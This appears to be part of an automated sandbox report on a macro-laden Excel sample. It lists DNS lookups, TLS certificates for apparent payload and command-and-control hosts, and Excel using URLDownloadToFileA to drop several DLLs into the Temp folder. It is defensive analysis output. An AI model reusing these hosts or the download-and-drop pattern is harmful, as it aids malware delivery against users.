Jan 11, 2021 18:34:08.008697987 CET	49910	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:08.056622982 CET	53	49910	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:08.924101114 CET	55854	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:08.971963882 CET	53	55854	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:09.869496107 CET	64549	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:09.923326015 CET	53	64549	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:10.643454075 CET	63153	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:10.691546917 CET	53	63153	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:11.739825010 CET	52991	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:11.787777901 CET	53	52991	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:12.685504913 CET	53700	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:12.742271900 CET	53	53700	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:18.222423077 CET	51726	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:18.270397902 CET	53	51726	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:19.361457109 CET	56794	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:19.419315100 CET	53	56794	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:19.860851049 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:19.931626081 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:20.403836012 CET	56627	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:20.462871075 CET	53	56627	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:20.875788927 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:20.963350058 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:21.875482082 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:21.923306942 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:22.007956982 CET	56621	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:22.058783054 CET	53	56621	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:23.328639984 CET	63116	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:23.376635075 CET	53	63116	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:23.847673893 CET	64078	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:23.875305891 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:23.931555033 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:24.013845921 CET	53	64078	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:24.455930948 CET	64801	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:24.504185915 CET	53	64801	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:26.400738955 CET	61721	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:26.448645115 CET	53	61721	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:27.571365118 CET	51255	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:27.622203112 CET	53	51255	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:28.024199009 CET	56534	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:28.080625057 CET	53	56534	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:32.671776056 CET	61522	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:32.722551107 CET	53	61522	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:37.237567902 CET	52337	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:37.296057940 CET	53	52337	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:49.525818110 CET	55046	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:49.582385063 CET	53	55046	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:50.182993889 CET	49612	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:50.239234924 CET	53	49612	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:50.784013987 CET	49285	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 11, 2021 18:34:50.880352974 CET	53	49285	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:50.904299021 CET	50601	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:50.971282005 CET	53	50601	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:51.561275005 CET	60875	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:51.620714903 CET	53	60875	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:52.090665102 CET	56448	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:52.150152922 CET	53	56448	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:52.686764002 CET	59172	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:52.746109962 CET	53	59172	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:53.340668917 CET	62420	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:53.397283077 CET	53	62420	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:54.090543032 CET	60579	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:54.147067070 CET	53	60579	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:55.045511007 CET	50183	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:55.104269981 CET	53	50183	8.8.8.8	192.168.2.4
Jan 11, 2021 18:34:55.731673002 CET	61531	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:34:55.791176081 CET	53	61531	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:07.712913990 CET	49228	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:07.763699055 CET	53	49228	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:08.030400991 CET	59794	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:08.100579977 CET	53	59794	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:10.449249029 CET	55916	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:10.507117987 CET	53	55916	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:21.817789078 CET	52752	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:22.010591030 CET	53	52752	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:27.751754045 CET	60542	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:27.812676907 CET	53	60542	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:41.972830057 CET	60689	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:42.020904064 CET	53	60689	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:43.463135958 CET	64206	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:43.519586086 CET	53	64206	8.8.8.8	192.168.2.4
Jan 11, 2021 18:35:55.801167965 CET	50904	53	192.168.2.4	8.8.8.8
Jan 11, 2021 18:35:55.982192993 CET	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 11, 2021 18:34:23.847673893 CET	192.168.2.4	8.8.8.8	0xb17a	Standard query (0)	bulksms.in terweblimi ted.com	A (IP address)	IN (0x0001)
Jan 11, 2021 18:35:21.817789078 CET	192.168.2.4	8.8.8.8	0x6d5e	Standard query (0)	sistacweb.com	A (IP address)	IN (0x0001)
Jan 11, 2021 18:35:55.801167965 CET	192.168.2.4	8.8.8.8	0x73e6	Standard query (0)	osmosisecu ador.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 11, 2021 18:34:24.013845921 CET	8.8.8.8	192.168.2.4	0xb17a	No error (0)	bulksms.in terweblimi ted.com		74.220.219.210	A (IP address)	IN (0x0001)
Jan 11, 2021 18:35:22.010591030 CET	8.8.8.8	192.168.2.4	0x6d5e	No error (0)	sistacweb.com		184.171.244.207	A (IP address)	IN (0x0001)
Jan 11, 2021 18:35:55.982192993 CET	8.8.8.8	192.168.2.4	0x73e6	No error (0)	osmosisecu ador.com		192.185.41.153	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 18:34:24.394490957 CET	74.220.219.210	443	192.168.2.4	49746	CN=www.eaglefreelance.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Dec 14 02:31:55 CET 2020 Wed Oct 07 21:21:40 CEST 2020	Sun Mar 14 02:31:55 CET 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 11, 2021 18:35:22.328883886 CET	184.171.244.207	443	192.168.2.4	49772	CN=sistacweb.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Dec 08 01:00:00 CET 2020 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Mar 09 00:59:59 CET 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Jan 11, 2021 18:35:27.269882917 CET	77.220.64.37	443	192.168.2.4	49773	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8
Jan 11, 2021 18:35:56.307704926 CET	192.185.41.153	443	192.168.2.4	49841	CN=osmosisecuador.osmosisperu.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Mon Jan 11 07:22:00 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sun Apr 11 08:22:00 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 11, 2021 18:36:01.513374090 CET	77.220.64.37	443	192.168.2.4	49856	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-65281,29-23-24,0	51c64c77e60f3980eea90869b68c58a8

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 6304 Parent PID: 800

General

Start time:	18:34:17
Start date:	11/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x840000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF2931D9DE0ED6DD21.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	679F92AB	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	67AF977C	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	67A33F8E	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\mkmanoo.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DCF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\dunjzsby.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DCF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xnaitann.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	DCF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C177016B.tmp	success or wait	1	9B495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	9A51E4	WriteFile
C:\Users\user\Desktop\~$sample20210111-01.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	9A5241	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ea 02 00 00	....	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	10 25 00 00	.%..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....l.....D..... p.....8.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 10 11 00 00 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 6c 4c 00 00 0f 00 00 00	.....x..lL.....	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 88 1b f8 15 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 78 18 f8 15 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....x................. ....H.......D..	success or wait	1	67A33F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 98 10 00 00 10 08 00 00 b0 10 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 80 10 00 00 f8 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 e0 10 00 00 d8 0f 00 00 88 05 00 00 c8 10 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8...................@......... ..X........................... (...............X............ ....p...x.......0...	success or wait	1	67A33F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4368	32 4b 24 16 f5 8c 66 45 be 8b 46 94 19 c0 16 74 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	2K$...fE..F....t.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	67A33F8E	unknown
